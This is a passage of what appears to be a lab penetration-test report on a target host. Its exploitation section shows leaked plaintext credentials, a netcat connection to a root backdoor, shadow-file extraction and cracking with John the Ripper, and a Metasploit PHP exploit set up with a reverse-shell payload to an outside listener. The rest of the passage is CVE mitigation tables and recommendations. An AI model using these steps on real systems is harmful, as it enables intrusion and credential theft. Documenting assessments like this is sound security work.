
1099
tcp
java-rmi — Java RMI

```
N\x00\tlocalhost\x00\x00\x04K
```

Figure 34 Shodan.io results detailing ports identified

B. VULNERABILITY SCANNING

Both manual and automated vulnerability scans were conducted to detect vulnerabilities. A full Nessus report is available on request. Vulnerabilities identified through CVE reference databases are incorporated in 3.5 Vulnerability Details & Mitigations.



83.105.119.24

Summary

Critical	High	Medium	Low	Info	Total
1	9	12	3	19	44

Details


Severity	Plugin Id	Name
Critical (10.0)	58987	PHP Unsupported Version Detection
High (8.3)	58988	PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution
High (7.5)	24906	PHP < 4.4.5 Multiple Vulnerabilities
High (7.5)	29833	PHP < 4.4.8 Multiple Vulnerabilities

Figure 35 Sample Nessus vulnerability results

C. EXPLOITATIONS

DIRECTORY TRAVERSAL ATTACK

Whilst conducting reconnaissance of the target website, clues hinting to direct browsing led to the discovery of URL *83.105.119.24/false/* which allowed the tester to access a file containing four user credentials. These were saved for onward exploitation in the assessment.




Index of /false

```
Name                    Last modified      Size  Description
Parent Directory        15-Nov-2014 14:23     -
UserCredentials         04-Nov-2015 11:04    1k
gototheothersite.html   08-Nov-2014 21:21    1k
screen3.gif             08-Nov-2014 21:22  200k
```

Apache/1.3.37 Server at 192.168.1.93 Port 80

Figure 36 direct browsing to the user credential page



Username	Password
frodo	Mordor
bilbo	Batman1
samwise	notwise
faramir	password

Figure 37 Leaked user credentials

BACKDOOR

The backdoor identified on port 7775 allowed root access, without authentication, using netcat.

The command used was; nc 83.105.119.24.7775.

Whilst connected with root privileges the tester was able to create, alter and extract files using SSH and the previously identified credentials. The attacker could also identify running processes such as wireshark, a network security analysis program, which could be terminated. This level of privilege also allows an attacker to create users, alter passwords and upload malware or rootkits. The extracted etc/passwd etc/shadow and .vnc/passwd hashes were extracted for onward exploitation.




Put_Me_In_Your_Report_Bilbo_Baggins
Put_Me_In_Your_Report_Faramir
Put_Me_In_Your_Report_Frodo
Put_Me_In_Your_Report_Samwise

Figure 38 Extracted Images




```
cd /tmp/
ls
gconfd-root
hsperfdata_root
kde-root
ksocket-root
orbit-root
sess_022e0a6580e9320be4b1d70f997485e8
sess_0f5b96b7acca47ae267aad29b5a00afb
sess_186e4ad647988eed9750eb670e54412b
sess_4b14f0d55e05630f0179524396b80466
sess_4c798f5d3b35d0c1262c4775ec1e4347
sess_6c826a38cf7cb1f3f4968893d6931d9e
sess_734b56231e8a01fb8ac77d43a4c17a6b
sess_84066e554fd7e628b1c9d1d0a271b294
sess_8546c0c7d5dbfa2b6dde840ce5533eaf
sess_9afea4676bc92262dccdd442c87aeb0d
sess_a08a847aea18048a91d0d53fc675164a
sess_b775bdf88ef8a720674041e0695726aa
sess_bf8b0b545f57812ff4033ec029b0edd1
sess_d82a43aea16ce447928cbbd075fd4df3
sess_e439e7f30beafddc32502406b8e3252c
sess_eb3ff80d72010b9a7d17c5f7b14e2ecb
sess_f4b63fec2e8510b038b0017e8a10b1e2
test.txt
wc -l test.txt
1 test.txt
cat test.txt
Put me in your report
```

Figure 39 tmp files identified


PASSWORDS CRACKING

Using the tool John the Ripper (JTR) shadow files extracted from /etc were quickly cracked due to weak keywords. The command used was; john *extracted shadow file location*. (This step can also be conducted using Johnny a GUI version of JTR). The use of md5 crypt was also uncovered, this hash is insufficient for secure password.



```
root@tom: ~ 1
root@tom:~# john Desktop/shadow
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string
is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading the
se as that type instead
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (md5cry
pt, crypt(3) $1$ [MD5 128/128 XOP 4x2])
Press 'q' or Ctrl-C to abort, almost any other key for
status
password         (faramir)
Batman1          (bilbo)
```

Figure 40 John the Ripper identifying user passwords




		User	Password ▲	Hash	Formats	GECOS
5	☑	**faramir**	password	$1$f/01zp3B$eHKPnIPINGtUmLZY6ZEzK1	md5crypt,aix-smd5,crypt	16544:0:99999:7:::
3	☑	**samwise**	notwise	$1$gxl1Co3B$UoYqKk45Fy0T/.lqu77lg/	md5crypt,aix-smd5,crypt	16544:0:99999:7:::
2	☑	**frodo**	Mordor	$1$KaKrj3BJ$TIBxy4Jh9UwfSnaR4eU780	md5crypt,aix-smd5,crypt	16544:0:99999:7:::
4	☑	**bilbo**	Batman1	$1$2pr09m3B$M0QP44TK/JWhCZz/VkWxF1	md5crypt,aix-smd5,crypt	16544:0:99999:7:::
6	☑	VNC		ï¿½orï¿½%ï¿½ï¿½ï¿½ï¿½orï¿½%ï¿½ï¿½ï¿½		
1	☑	root		$1$pk21HW3B$bmfPRjQH86asd6rHNRPLB0	md5crypt,aix-smd5,crypt	16544:0:::::

80% (4/5: 4 cracked, 1 left) [format=md5crypt]

Figure 41 Johnny identifying user passwords

PHP METASPLOIT ATTEMPT

Using the Metasploit framework an exploit for the PHP service was identified. The exploit was attempted using a meterpreter reverse tcp payload. Whilst the exploit completed a session was not created due to technical issues. A successful use of meterpreter would have established a powerful shell with commands for file systems, systems, networking, user interface and webcam.



```
Module options (exploit/multi/php/php_unserialize_zval_cookie):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   COOKIENAME                   no        The name of the cookie passed to unserialize()
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST       83.105.119.24    yes       The target address
   RPORT       80               yes       The target port
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   URI                          no        The path to vulnerable PHP script
   VHOST                        no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DebugOptions  0                no        Debugging options for POSIX meterpreter
   LHOST         37.60.74.162     yes       The listen address
   LPORT         443              yes       The listen port

msf exploit(php_unserialize_zval_cookie) > set LPORT 80
LPORT => 80
msf exploit(php_unserialize_zval_cookie) > exploit

[-] 83.105.119.24:80 - Exploit failed: A target has not been selected.
[*] Exploit completed, but no session was created.
```

Figure 42 Metasploit attempt

3.6 VULNERABILITY DETAILS & MITIGATIONS FOR ATTENTION OF SECURITY MANAGER

Table 3 provides a checklist of vulnerabilities identified and their mitigation options.

Service Effected	CVE Identifier	Exploit Name	Details & Mitigation	Actions taken
Example X	*CVE-1234-5678*	*Example attack*	*Version 1.1 of X is vulnerable to example attacks, client is recommended to patch to version 1.2*	Patched to 1.2 ✓
OpenSSH 4.4 (protocol 1.99)	CVE-2008-1657 CVE-2006-5052 CVE-2006-5051 CVE-2006-4924 CVE-2001-1029	DoS and bypass attacks	OpenSSH 4.4 suffers a number of vulnerabilities which allow attackers to crash services and bypass security. It is recommended the client update to the latest version (at time of report v7.3 released 01/08/2016).	
MikroTik Router	CVE-2015-2350	CSRF	Cross-site request forgery vulnerability in MikroTik RouterOS 5.0 and earlier allows remote attackers to hijack the authentication of administrators for requests that change the administrator password via a request in the status page to /cfg.	
	CVE-2012-6050	DoS attack	The winbox service in MikroTik RouterOS 5.15 and earlier allows remote attackers to cause a denial of service (CPU consumption), read the router version, and possibly have other impacts via a request to download the router's DLLs or plugins Client is advised to check router version for susceptibility	
Apache http 1.3.37	CVE-2012-0031 CVE-2011-3348 CVE-2011-3192 CVE-2011-0419 CVE-2010-0010 CVE-2009-2699 CVE-2009-1890 CVE-2007-6750 CVE-2007-3304	DoS attacks	Apache http 1.3.37 is vulnerable to a number of DoS attacks as well as XSS. The client is advised to update to version 2.2 or later.	

Apache http 1.3.37 cont.	CVE-2008-0455 CVE-2007-6388 CVE-2007-5000	Cross-site scripting (XSS)		
	N/A	Direct Browsing	URL manipulation also allows an attacker to access a directory containing user credentials. The client is recommended to apply access controls and filtering to their site.	
PHP/4.4.4	CVE-2012-2376 CVE-2007-1582	Exec Code	PHP/4.4.4 is vulnerable to a number of DoS attacks as well as attacks which allow remote users to execute arbitrary code. The client is advised to update version 6 or later.	
	CVE-2011-1092 CVE-2011-0708 CVE-2011-0421 CVE-2010-4409	DoS attacks		
	CVE-2007-1710	Bypass (local access)		
X11	CVE-2008-2361	DoS attack	A DoS could result in complete loss of service availability. Client is recommended to disable this service in favour of VNC secured by SSH tunnelling.	
	N/A	Possible nmap scripting	Tests should be conducted to identify if server access will be granted via nmap scripting. The command to check this is; nmap –p *(6000 or 6002) –* script x11-access 83.105.119.24	
Java RMI	CVE-2011-3557 CVE-2011-3556 CVE-2013-2412 CVE-2013-1557 CVE-2013-1537 CVE-2013-0424 CVE-2015-4733 CVE-2015-4860 CVE-2015-4883 CVE-2015-4903	Various	A number of CVEs were identified which allow malicious actors to execute arbitrary code and affect confidentiality, integrity, and availability via vectors related to RMI It is recommended tests are conducted to examine susceptibility to these CVEs and for the client to explore use of secure RMI Toolkit which utilises TLS/SSL to secure communication, authentication proxy to	

Java RMI cont.	CVE-2015-0408 CVE-2016-3642 CVE-2007-1419 CVE-2015-0225 CVE-2013-0652 CVE-2013-0935 CVE-2013-3274 CVE-2011-0388 CVE-2011-0381 CVE-2003-1290	various	…authenticate clients and dedicated session proxy to efficiently control client access.	
Shell - Port 7775	N/A	Backdoor Shell	A backdoor shell exists which grants a user root access without any login details. The backdoor shell should be removed or have access control implemented.	
General	N/A	Weak Passwords	Weak passwords are in use by a number of users, MD5 is also being used as a password hash. Client is recommended to implement SHA-2 secure hashing algorithm and enforce a stronger password policy.	

Table 3 Vulnerability details & mitigations

Further scoring details for the above vulnerabilities can be located in Annex A for prioritisation of resolution.

3.7 CONCLUSION

Resolving the vulnerabilities detailed in this report will reduce the attack surface for malicious actors and improve the security of the system.

The main recommendation are the client should;

- Turn off network services and protocols that are not needed.
- Restrict Root and Admin level use.
- Educate users and enforce stronger password policy
- Continue network security logging and monitoring via Wireshark
- It is strongly advised the client ensures;
    - Both operating system and software are up to date (patching and updating).
    - Firmware on internet facing devices are current and checked frequently.
- An optional white box test is suggested;
    - To ascertain the true risk to services which could not be tested within the time frame
    - And confirm proper mitigation has been put in place.

3.8 TOOLS USED DURING TESTING

Testing platform: VMware workstation – Kali-Linux-2016.1

- **Dig** DNS tool
- **Nslookup** DNS tool
- **DMitry** network scanning tool
- **Httrack** website copier
- **Netcraft** site reports
- **Recon-ng** reconnaissance framework
- **Nmap** port scanner
- **Shodan** Search engine
- **Nessus** Vulnerability scanner
- **OpenVas** Vulnerability scanner
- **Nikto** Web application and server enumeration tool
- **John the Ripper** password cracker
- **Netcat** network utility
- **Metasploit** penetration testing framework

ANNEX A VULNERABILITY SCORING DETAILS

	Impact	Risk	Likelihood	Fix Effort
Low	Little or no Impact	Little risk	Unlikely	Simple update/patch
Medium	Partial compromise	Moderate risk	Strong possibility	Intermediate
High	Full compromise	High risk	Highly likely	Complex

Service Effected	Vulnerability	Impact	Risk	Likelihood	Fix Effort	Actioned
Example	*CVE-1234-5678*	*Low*	*Medium*	*High*	*Low*	✓
OpenSSH 4.4 (protocol 1.99)	CVE-2008-1657	Medium	Medium	High	Low	
	CVE-2006-5052	Medium	Low	High	Low	
	CVE-2006-5051	High	High	High	Low	
	CVE-2006-4924	Medium	High	High	Low	
	CVE-2001-1029	Low	Medium	High	Low	
Apache http 1.3.37	CVE-2012-0031	Medium	Medium	Medium	Low	
	CVE-2011-3348	Medium	Medium	High	Low	
	CVE-2011-3192	High	High	High	Low	
	CVE-2011-0419	Low	Medium	High	Low	
	CVE-2010-0010	Medium	Medium	High	Low	
	CVE-2009-2699	Low	Low	High	Low	
	CVE-2009-1890	High	High	High	Low	
	CVE-2007-6750	Low	Low	High	Low	
	CVE-2007-3304	High	Medium	Medium	Low	
	CVE-2008-0455	Medium	Medium	Medium	Medium	
	CVE-2007-6388	Medium	Medium	High	Medium	
	CVE-2007-5000	Medium	Medium	Medium	Medium	
PHP/4.4.4	CVE-2012-2376	High	High	High	Low	
	CVE-2007-1582	Medium	Medium	Medium	Low	
	CVE-2011-1092	Medium	Medium	High	Low	
	CVE-2011-0708	Low	Low	Medium	Low	
	CVE-2011-0421	Low	Low	Medium	Low	
	CVE-2010-4409	Low	Low	High	Low	
	CVE-2007-1710	Medium	Medium	High	Low	
X11	CVE-2008-2361	Medium	Medium	High	Low	

X11 cont.	Nmap scripting	High	Unknown	Unknown	Low	
MikroTik Router	CVE-2015-2350	Medium	Unknown	Unknown	N/A	
	CVE-2012-6050	Medium	Unknown	Unknown	N/A	
Shell - Port 7775	Backdoor	High	High	High	Low	
General	Weak Passwords	Medium	Medium	High	Low	

Table 4 Vulnerability scoring details

REFERENCES

DIETERLE, D. (2014) *Basic Security Testing with Kali Linux.* Revision 1.1. CreateSpace Independent Publishing Platform.

Engebreston, P. (2013) *The Basics of Hacking and Penetration Testing*. Second Edition. MA : Syngress

Kim, P (2015) The Hacker Playbook 2. North Charleston: Secure Planet LLC

Clark, B (2014) Red Team Field Manual. Great Britain: CreateSpace Independent Publishing Platform

OWASP. (2016) The Open Web Application Security Project [Online] Available from: https://www.owasp.org/index.php/Main_Page . [Accessed: 23rd August 2016].

CVE. (2016) Common Vulnerabilities and Exposures: The Standard for Information Security Vulnerability Names [Online] Available from: https://cve.mitre.org [Accessed: 23rd August 2016].

CWE. (2016) Common Weakness Enummeration: A Community-Developed Dictionary of SoftwaRE Weakness Types [Online] Available from: https://cwe.mitre.org [Accessed: 23rd August 2016].

NVD. (2016) National Vulnerability Database [Online] Available from: https://nvd.nist.gov [Accessed: 23rd August 2016].

Offensive Security. (2016) VNC Authentication: Vulnerability Scanning with Metasploit [Online] Available from: https://www.offensive-security.com/metasploit-unleashed/vnc-authentication/ [Accessed: 23rd August 2016].

Esser, S. (2007) PHP 4 UNSERIALIZE() ZVAL REFERENCE COUNTER OVERFLOW (COOKIE) [Online] Available from: https://www.rapid7.com/db/modules/exploit/multi/php/php_unserialize_zval_cookie [Accessed: 23rd August 2016].

Moore, HD. (2007) [framework] Metasploit 3 module for PHP < 4.5.0 unserialize() bug [Online] Available from: https://dev.metasploit.com/pipermail/framework/2007-March/001854.html [Accessed: 23rd August 2016].